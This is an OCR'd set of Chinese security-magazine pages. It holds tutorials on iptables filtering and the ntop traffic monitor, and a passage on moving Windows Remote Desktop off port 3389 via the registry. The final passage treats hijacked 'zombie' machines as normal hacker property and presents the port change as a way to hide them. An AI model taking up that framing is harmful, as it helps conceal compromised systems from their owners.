


图 10




图 11

结束语：类似的东东数不胜数。所以不要害怕在熟悉了 windows 以后接触 linux 有多困难。也不要担心 windows 能做的 linux 做不到。只要去做，一切都有可能。

（本文中涉及到的工具，在光盘中有提供。工具如下：LinNeighborhood-0.6.5.tar）

Linux网络经典安全工具集

iptables

编者语："防火墙"，这个名词已经家喻户晓，但对于想要深刻理解网络的朋友，"包过滤"这三个字应该更能让你兴奋。**Iptables**就是一款Linux下优秀的包过滤软件。如果你还在使用windows下XX公司的付费"防火墙"，不如来体验一下Linux内核中的"包过滤"。

简介：Linux内核在其1.1系列中就有了包过滤功能。第一代，由Alan Cox 1994年移植于BSD的ipfw。这在Linux 2.0中由Jos Vos和其他人进行了加强；用户空间工具'**ipfwadm**'可用来控制内核过滤规则。1998年中，我在Michael Neuling的帮助下，为Linux 2.2进行了重写，推出了用户空间工具'**ipchains**'。最后，1999年中，基于Linux 2.4的第四代工具，'**iptables**'，和其他内核的改写正式推出。(摘自Rusty Russell《iptables技术》)

一、预备课堂

同学们坐好！呵呵，我们先来学习两个生词。大家跟我念**tables（表）**、**chain（链）**。这两个东西是iptables的基础！那么它们分别是做什么的呢？且听我细细道来。

在数据包到达防火墙以后，如果MAC地址吻合，内核就会对其进行一系列的操作，最后决定数据包的去、留、转发等动作。那么，内核根据什么决定包如何处理呢？就是tables和chain！虽然我用了"和"，但tables和chain其实是父－子的关系，让我们从系统默认的tables和chain来理解一下吧。

系统默认有三个tables，各个tables下面有默认的chain。具体如下：

Filter，用来过滤包。内建链：INPUT（处理进入的包）、FORWORD（处理通过的包）和OUTPUT（处理本地生成的包）。

Nat，用于转换包的源或目标地址。内建链：PREROUTING（修改到来的包）、OUTPUT（修改路由之前本地的包）、POSTROUTING（修改准备出去的包）。

Mangle，用于修改包的一些传输特性。内建链：PREROUTING（修改路由之前进入的包）和OUTPUT（修改路由之前本地的包）。

我们用一下命令可以查看当前所有链规则：（图1）

```
Iptables –L
```

头大了！大了一圈～。呵呵，这样的解释可能有些生硬。我们来稍稍举例解释一下：当一个以本地为目标的包进入机器后，首先mangle PREROUTING这个链会修改它的一些特性，比如TOS、TTL、MARK。接着nat PREROUTING会处理它，然后就要进行路由判断了，从而决定包是否需要转发。在路由之后，被送往本地程序之前，mangle INPUT会处理包。最后filter INPUT将决定是否过滤。

(**小知识**：TOS操作用来设置或改变数据包的服务类型域。TTL操作用来改变数据包的生存时间域。MARK用来给包设置特殊的标记，用这些标记我们可以做带宽限制和基于请求的分类。)

图1

```
Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
RH-Firewall-1-INPUT  all  --  anywhere             anywhere


Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

Chain RH-Firewall-1-INPUT (2 references)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere
ACCEPT     icmp --  anywhere             anywhere            i
cmp any
ACCEPT     ipv6-crypt--  anywhere             anywhere

ACCEPT     ipv6-auth--  anywhere             anywhere

ACCEPT     udp  --  anywhere             224.0.0.251         udp dpt:5353
ACCEPT     udp  --  anywhere             anywhere            udp dpt:ipp
ACCEPT     all  --  anywhere             anywhere            state RELATED,ESTABLISHED
REJECT     all  --  anywhere             anywhere            reject-with icmp-host-prohibited
[root@localhost ~]#
```

二、实战演练

参数好多好多，好难好难记？不怕！我们通过简单的例子记忆，这样效率就高了。我们试试拒绝本地ping。（图2）

图2

```
[root@localhost ~]# ping 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.078 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.067 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.067/0.072/0.078/0.010 ms, pipe 2
```

这是添加规则之前，可以ping通的情况。

分析一下，本地地址是127.0.0.1，协议当然是ICMP了，而目标就是丢弃了。好了，下面在链中添加规则：

```
# iptables –A INPUT –s 127.0.0.1 –d 127.0.0.1 –p icmp –j DROP
```

我们来看看每个参数的意思。

> –A 添加规则。类似的还有–D 删除规则，–C 修改规则。
> –s 指定源地址。
> –d 指定目的地址。
> –p 指定协议。
> –j 指定过滤方式。DROP丢弃，ACCEPT接收。

添加后ping自然不通了。（图3）

图3

```
[root@localhost ~]# ping 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 0 received, 100% packet loss, time 999ms
```

这样记起来是不是很轻松呢？所谓活学活用，我们要能够做到举一反三！大多数的写法都是有相通之处的。但iptables的所有功能也不是这么一篇小文可以阐述的，抛砖引玉希望大家能够有更多好经验可以分享。

结束语：iptables可谓学习linux安全的必修课，而且是必修课中的学位课！能够灵活的使用、配置防火墙，可以增加任何系统的安全性。而linux在这方面有它的独到之处。

（本文中涉及到的工具，在光盘中有提供。工具如下：iptables–1.3.1.tar）

Linux 网络经典安全工具集

ntop

编者语：如果你已经会用一些软件显示网络流量，比如mrtg。那么你一定希望有一款工具能够将这些信息更加直观的表示出来，比方说，按照网络使用量排序。Ntop 就是这样一个你期待的工具！

简介：ntop 是基于 sniffer 的一种网络监控工具。把它安装在网关上面监控网络真的不错。它可以显示总的流量，还可以显示网段内机器的流量，包含每种服务的流量等。

一、便利安装食谱

```
./configure
make
make install
```

二、开胃食谱

安装结束后直接运行 ntop，首次运行会要求你输入管理员密码。（图 1）

等待片刻后只要出现如图 2 所示的字样，就可以开始通过 web 页面查看网络状况了。

我们打开浏览器，在地址栏中填入 http://ip:3000。（图 3）

怎么样！很方便吧！

小提示

3000 是 ntop 默认 web 服务端口，这个端口是可以修改的，从而只让特定用户可以访问 ntop 管理页面，如何修改？别急～马上教你！

通过 web 页面，我们可以非常直观的观察网络使用情况，ntop 会以多种图形方式统计数据。（图 4）

当然！我们也可以查看多种数据类型。（图 5）

所有的资料在鼠标点点中都得到了！

三、我行我素

可以通过配置 ntop 来适应我们不同的需要。ntop 的配置文件默认为 /etc/ntop.conf，如果没有可以自己建立：

```
cp /etc/ntop.conf.sample /etc/ntop.conf
```

接着用 vi 修改。

```
vi /etc/ntop.conf
```

让我们来看看一些基本参数吧。（# 后是笔者注释）

—interface eth0,lo #eth0 是我的单块网卡，lo 是回路。

—local—subnets 192.168.10.0/24 # 自己调整网段咯。

—http—server 3000 #运行端口。

—db—file—path /usr/share/ntop #数据库存放路径。

—daemon # 守护进程方式运行。

—user ntop # 用户名。

—trace—level 3 #默认运行等级。

—disable—schedyield #跳过所有错误。

按照说明修改就可以，比如上文中提到的端口。

结束语：从 web 页面配置、运行程序是个不错的方法。既摆脱了黑乎乎的shell，又能在功能上满足各个层次的用户。类似的软件还有经典的 webmin，建议大家多多尝试。

（本文中涉及到的工具在光盘中有提供，工具如下：ntop-3.1.gz）

```
Please enter the password for the admin user: Sat Apr  9 22:11:25 2005  CHKVER: Version
Sat Apr  9 22:11:25 2005  CHKVER: as of date is '2004-12-01T17:00:00'
Sat Apr  9 22:11:25 2005  CHKVER: This version of ntop is the CURRENT stable version

Password too short (5 characters or more). Please try again.

Please enter the password for the admin user: 
```

1

```
Sat Apr  9 22:12:56 2005  THREADMGMT: Started thread (-241562704) for network packet sniffing on eth0
Sat Apr  9 22:12:56 2005  THREADMGMT: pcapDispatch(eth0) thread running...
```

2

Global Traffic Statistics

Network Interface(s)	Name	Device	Type	Speed	Sampling Rate	MTU	Header	Address	IPv6 Addresses
	eth0	eth0	Ethernet		0	1514	14	192.168.12.2	::0


Local Domain Name	localdomain
Sampling Since	Sat Apr 9 22:11:19 2005 [2:06]
Active End Nodes	20

Traffic Report for 'eth0' [switch]

Dropped (libpcap)	0.0%	0
Dropped (ntop)	0.0%	0
Total Received (ntop)		215
Total Packets Processed		215
Unicast	83.7%	180
Broadcast	2.3%	5
Multicast	14.0%	30

3

128 < TTL < 160	1.9%	4
160 < TTL < 192	0.0%	0
192 < TTL < 224	0.0%	0
224 < TTL < 256	0.0%	0



4

Summary

1. Traffic
2. Network Load
3. Hosts
4. ASN Info
5. VLAN Info
6. Hosts Fingerprint
7. FC_Ports
8. VSANs Summary


Traffic

9. Domain

5

其实黑客的世界也是一个很矛盾的世界，极尽能事要怀疑一切共享一切，但又时常提防着自己的资源被盗用。仿佛黑客之所以黑就是因为：只能我黑人，不可人黑我！

因此肉鸡自然得牢牢抓在五指心，3389肉鸡更是首当其冲。而如今的网络，只要看几个教程下几个工具，再白也能变黑，一不留神就会给你放一个“马甲”过来。有朋友就因此谈文件色变，打开文件如履薄冰的，今天就让offices38线领大家识破这些披着“马甲”的木马，一解你心头之虑。“旁注”可是害苦了很多人，虽然自身铜墙铁壁固若金汤，但无耐你的邻居体弱多病，唇忙齿寒啊！该如何是好，往下看吧。



我的3389你别动

图by 安美洪 adong198[EST]

一提起3389这几个数字，我想不用我多解释，大家都知道这是什么！（老大，我可不知道呀，什么是3389哟？真不知，那就该打，呵呵）它是Windows下开的终端服务，由于常常默认使用的端口号是3389，所以我们大家就习惯说是3389了，它可能是指肉鸡，也可能是指提供这方面的终端服务。通过它，我们可以进行方便的远程管理电脑。

有关3389的话题，那可是多之又多，不用多说，事实胜于雄辩，打开GOOGLE看看，输入3389这几个数字，看看到底有多少话题。不过大多还是我们的黑友们如何开3389服务的，如何进行3389下入侵的，还有就是3389相关工具的，我们去看看《一次简单的3389入侵过程》这篇文章，出处在大名鼎鼎的安全焦点上，网址是：http://www.xfocus.net/articles/200302/485.html，大家可以去了解一下。看来这是古今往来，有多少黑客英雄在这3389上是煞费苦心，鞠躬尽瘁呀！从输入法漏洞到如何绿色的开启终端服务，(看来还环保呢！俺咋就体会不出哟！）。好了，还是进入今天的正题吧，主要是说如何配置我们的终端服务，躲过各位黑友的注意，特别是好多菜鸟，每天就是用个工具在那儿扫，搞得大家不得安宁，成天担惊受怕。

其实，只要我们多动下手，可能就减少了很多攻击者大量的关注，通过配置，使用一点小小的技巧（可不是技术哟，只少量几个动作嘛！）就可以减少一些无畏的牺牲。从而与黑客朋友斗智斗勇，打造自己安全的终端服务了，此文主要是在Windows 2000下说明，其它的我想也可触类旁通嘛。

一、先说废话

终端服务它是为了方便远程管理而用的，要是你认为能直接维护你的服务器，你又何必把自己朝火坑里推呢！我建议你干脆停掉你的服务算了。你打开“控制面板→管理工具→终端服务配置”，在“连接”里的“rdp-tcp”上点右键，选择“所有任务→停用连接”。这样3389的RDP连接就被停用了，你也就登陆不了3389了。当然，首先你要开了3389才能停用，像WIN2K专业版默认的就没有打开。

另外，当然使用3389的情况，那你就得把用户的密码设置得好点，不要设置为弱口令，特别是系统默认的这个administrator更要注意，一是把它改名，二再加上一个强密码。无聊的话与人侵者玩下游戏，把administrator改名后，再取个与administrator相同名字的GUEST的来宾帐户，设置一个十几位的强密码，让这些无聊的攻击者来试吧！我想没有哪个笨蛋整天整天的没有事坐在那儿破你的这个密码的。

二、修改端口

菜鸟都知道，打开3389端口的，它所提供的是终端服务，这无疑就是告诉别人，我可以进行远程管理，网上见得最多的可能也就是这种解决方案了，确实也是，这种方法也很简单，容易实现，只须修改一下注册表中的相关值就解决问题了。试想假如我们把3389端口号改为1433，谁还会用终端服务连接器去连接你的数据库的服务端口呀（有病才差不多，呵呵）。我们来看看如何实现的，在这里需要修改注册表中的两个地方。首先打开你的注册表编辑器，找到下边的路径：

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Terminal Server\Wds\Repwd\Tds\Tcp

看到那个PortNumber没有？0xd3d，这个是16进制，就是3389啦，这个值是RDP（远程桌面协议）的默认值，我们可以在这里修改它的值，找到那个项用右键就可实现了，我们把它改为有名木马冰河的端口7626吧！如图1、图2。




图1

在图2中，要是你对十六制不熟悉的话，你可以选择成十进制的，然后直接输入就是了，下次你打开时，它这样会给你自动转化成十六进制的数字。




图2

其次，我们还没有完成哟，还得修改另一个路径下的项的值，这个路径是：

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer\WinStations

也一样把它改为你想要的值，当然与你刚才改的上个值得一样，否则会出错，这里我们仍就用7626了，在这里顺便说下，其实Windows XP也可用终端服务，网上现在还有个为Windows XP开终端服务的工具--XP3389.exe，而在Windows 2000下这个注册表的修改后必须重启才能起作用，而XP则可马上投入使用了，如图3。

最后说说，客户端的修改，由于你服务器改成了其它的端口，所以你相应的也要做处理，你可以用xxx.xxx.xxx.xxx:port这样来连接，如图4所示。

或者你还可用在客户端新建一个连接，然后把它的内容导出，接着用记事本打开进行相应的编辑，以便你以后用，如图5。

以上就是我们用得最多的保护自己3389的方法吧。我想通过这样的设置，你的服务器，或者是各位黑友的肉鸡，都大大的增加了隐蔽性。




图 3




图 4

